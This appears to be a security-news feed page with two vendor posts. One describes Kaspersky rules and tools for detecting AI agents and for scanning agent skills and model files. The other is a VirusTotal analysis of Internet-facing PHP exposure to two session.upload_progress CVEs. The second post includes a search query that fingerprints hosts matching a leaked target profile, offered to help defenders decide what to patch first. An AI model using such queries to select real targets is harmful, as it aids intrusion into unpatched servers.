
The llm_api_access_by_unusual_apps rule generates an alert when an application on Windows, Linux, or macOS connects to the API of a known external LLM service, unless this activity falls under predefined exclusions. This helps spot model access by applications that do not normally behave this way.

llm_api_access_by_unusual_apps


Some Kaspersky EDR rules tag events for investigation but do not generate alerts. For example, the ai_agent_**_execution rules flag launches of known agents on Windows, Linux, and macOS. The local_ai_model_artifact rule records the creation or modification of AI model files in typical application, runtime, and cache directories. These events reveal AI tools on the device, including tools that run on local models and never call an external API.

local_ai_model_artifact

Kaspersky Threat Intelligence Portal

AI agent profiles


The Kaspersky Threat Intelligence Portal offers a large number of software profiles, including profiles of AI agents. You can sort them by the ai_ prefix:

AI agent profiles on Kaspersky TIP

AI agent profiles on Kaspersky TIP


The profile of an AI agent such as Claude Desktop includes a detailed description of the software, the privilege level required to run it, supported platforms, and threat actor groups known to use it. It also lists tactics and techniques mapped to the MITRE ATT&CK framework, with descriptions of the procedures the tool can be used for.

Claude profile on Kaspersky TIP

Claude profile on Kaspersky TIP

The description also lists ways to detect the software through standard system auditing mechanisms:

  • Windows: events from standard audit logs and Sysmon events
  • Linux: syscall audit events and Sysmon events
  • Network auditing: a set of protocols and the traffic generated by the software


The detection section lists the main artifacts the software leaves in the system: command lines, possible launch parameters, names of the services and scheduled tasks it creates, and the key network artifacts.

Detection section in the Claude profile

Detection section in the Claude profile


Hunt Hub

In December 2025, the Kaspersky Threat Intelligence Portal added Hunt Hub (HH), a repository of detection rules. This is a unique Kaspersky project, and we developed it in response to growing market demand.

This functionality is available in the Threat Landscape section of the portal. It gives analysts access to detection rules: their descriptions and their mapping to MITRE ATT&CK tactics and techniques, as well as to the associated cybercriminal groups.

In the Hunt Hub section, customers can explore the detection logic of EDR, NDR, and NGFW products, including the logic for detecting AI agents.

Rules in the Hunt Hub repository

Rules in the Hunt Hub repository


The rule card provides:

  • Detailed description
  • Rule’s severity level, confidence level, and alert format
  • Detection tips
  • Description of possible false positives
  • Platforms the rule can run on
  • Tactics, techniques, and sub-techniques covered by the rule
  • Groups that use the technique covered by the rule
  • Detection logic that shows what exactly triggers the rule
Detection rule card in Hunt Hub

Detection rule card in Hunt Hub

Kaspersky Scan Engine


Skills are a key component of the AI agent ecosystem. They’re prewritten sets of natural-language instructions that extend agent functionality. We previously covered the risks that malicious skills pose to agent users. A skill can require the usage of additional programs and services, come with helper scripts (for example, written in Python), or contain a malicious command embedded right in the instruction text. This means that adding skills to an originally harmless AI agent opens up several new ways for malicious code to enter the system. To prevent this, any skills obtained from external sources must be scanned. Kaspersky Scan Engine is well suited for this task. This is a cyberthreat detection and response solution that seamlessly integrates with various applications. It can detect malicious code in agent skills, associated scripts, and in files generated by running agents.

Detection of a malicious agent skill in Kaspersky Scan Engine

Detection of a malicious agent skill in Kaspersky Scan Engine


Trained LLMs come in many formats. Some of them (PTH, PT, PKL, KERS, and others) also store parameters and weights (training datasets). These files can also contain malicious code, so it’s critical to scan them before running and using them. Kaspersky Scan Engine scans potentially dangerous LLM formats for infected data. It can deserialize and analyze models to detect malicious code regardless of model size.
Detection of an LLM with malicious code in Kaspersky Scan Engine

Detection of an LLM with malicious code in Kaspersky Scan Engine

Conclusion

AI agents are rapidly making their way into corporate environments: they help employees work faster and take on a wide range of tasks, but they also open up new opportunities for attackers. To take advantage of this technology without compromising security, organizations need to build multi-layered protection and minimize risks. A range of Kaspersky solutions can help with this:

  • Kaspersky TIP keeps you up to date on current scenarios in which attackers use AI agents, and its Hunt Hub section provides rules for detecting suspicious AI agent activity.
  • Kaspersky EDR detects AI agents in the infrastructure and monitors their activity on endpoints. If it detects potentially dangerous actions, the product can log the event, notify the SOC, and take response actions, such as stopping the process or isolating the host.
  • Application Control in Kaspersky products can fully restrict the use of AI agents within the company by using application categorization. The Web Control component can restrict access to AIaaS web resources.
  • Kaspersky Scan Engine can be integrated into various company processes to detect malicious code in any files, including AI agent skills and LLMs.

When companies combine the tools described above in a comprehensive approach, they can adopt AI agents in an informed way: with an understanding of the associated risks and effective means of minimizing them.

  • ✇VirusTotal Blog
  • Sizing the PHP exposure window for CVE-2026-109618 and CVE-2026-109619 with VirusTotal Joseliyo Sánchez
    On October 20, the PHP security team announced an out-of-band security release for Wednesday, October 21, 2026 at 14:00 UTC, fixing two critical vulnerabilities rated CVSS v4.0 9.2 (CVE-2026-109618 and CVE-2026-109619). Hours before the release, technical details leaked publicly. They point to the session.upload_progress feature, which has been part of PHP since 5.4.0 and is enabled by default. The community quickly converged on an interim mitigation: set session.upload_progress.enabled = Off in
     

Sizing the PHP exposure window for CVE-2026-109618 and CVE-2026-109619 with VirusTotal

21 de Outubro de 2026, 07:12
On October 20, the PHP security team announced an out-of-band security release for Wednesday, October 21, 2026 at 14:00 UTC, fixing two critical vulnerabilities rated CVSS v4.0 9.2 (CVE-2026-109618 and CVE-2026-109619). Hours before the release, technical details leaked publicly. They point to the session.upload_progress feature, which has been part of PHP since 5.4.0 and is enabled by default. The community quickly converged on an interim mitigation: set session.upload_progress.enabled = Off in php.ini.
That leaves defenders with two questions: how big is the exposed surface, and where should they start? We used Internet Scanning in VirusTotal to answer both.
Note: Official details, affected versions and fixed versions are published by the PHP project with the release. The figures below describe the Internet-facing PHP footprint, not confirmed vulnerable hosts.

Most PHP servers don't say they are PHP

VirusTotal fingerprints roughly 5.1 million IP addresses running PHP (port_service_cpe:php), about 3.8 million of them with at least one port open today. Only around 1.1 million of those announce a version in an HTTP header such as X-Powered-By: PHP/8.3.35.
In other words, roughly four out of five PHP servers hide their version (expose_php = Off, stripped headers, reverse proxies). VirusTotal still identifies them as PHP through other signals: the application on top (WordPress, Laravel, Nextcloud...), PHPSESSID cookies and framework-specific headers. If you only search for a version string, you only see the fraction of the problem that volunteers it.

The version picture: the long tail of end-of-life PHP

Among the servers that do disclose their version, the split is stark:
PHP versions disclosed in service banners: supported, end-of-life and pre-5.4 branches

  • ~272K run a supported branch (8.2 to 8.5), the only branches that receive security fixes from the PHP project.
  • ~758K run an end-of-life branch between 5.4 and 8.1. These branches have session.upload_progress enabled by default and no longer receive security fixes. PHP 7.4 alone accounts for ~187K IPs and PHP 5.4 for ~119K.
  • ~88K run PHP 5.2 or 5.3, which predate session.upload_progress.
Being up to date doesn't buy much time either: about 85K IPs run the exact releases published on September 24 (8.3.35, 8.2.34, 8.4.26 and 8.5.11), the latest available before this fix.
Latest PHP releases before the fix and other open ports on PHP hosts

What runs on top, and where

Apache (~2.9M) and nginx (~1.48M) are the web servers most often seen on PHP hosts, followed by LiteSpeed (~90K). On the application side, WordPress dominates with ~538K IPs, followed by Laravel (~141K) and Nextcloud (~107K). Webmail (Roundcube) and database admin panels (phpMyAdmin) add another ~25K high-value targets.
Web servers and applications detected on PHP hosts

The geography is concentrated: the United States accounts for ~920K PHP hosts with at least one open port, and a handful of cloud and hosting providers (AWS, DigitalOcean, Alibaba, OVHcloud, Hetzner) concentrate a large share. That concentration is good news for remediation: a few providers that push a configuration change or a WAF rule can cover a lot of ground.
Top countries and selected hosting providers for PHP hosts with an open port

Going beyond the web port

PHP rarely travels alone. ~394K PHP hosts also have port 22 open (SSH by default), ~233K port 3306 (MySQL) and ~68K port 3389 (RDP). Those co-exposed services are useful for something else: identifying the exact build behind the web server.
The leaked material references LiteSpeed lsphp82 8.2.34 builds for Debian 12, Ubuntu 22.04 and Ubuntu 24.04, and notes that HTTP headers alone don't tell those builds apart. The OpenSSH package on port 22 does. With the bracket syntax, every condition is pinned to its port:
entity:ip port_service_cpe:php port_banner:"PHP/8.2.34" port_service_version[22]:"9.6p1 Ubuntu"
Of the ~3.5K IPs whose banners show both LiteSpeed and PHP 8.2.34, about 500 also have port 22 open. Across all PHP 8.2.34 hosts, the OpenSSH package on port 22 matches Ubuntu 24.04 on 269 IPs, Ubuntu 22.04 on 112 and Debian 12 on 65. For a defender, that is the difference between "patch everything" and "these are the machines that match the leaked target profile, patch them first". Keep in mind that port 22 reveals the host operating system: PHP may still run inside a container built on a different base image.
Ports tab of a PHP 8.2.34 host showing HTTP and OpenSSH on port 22

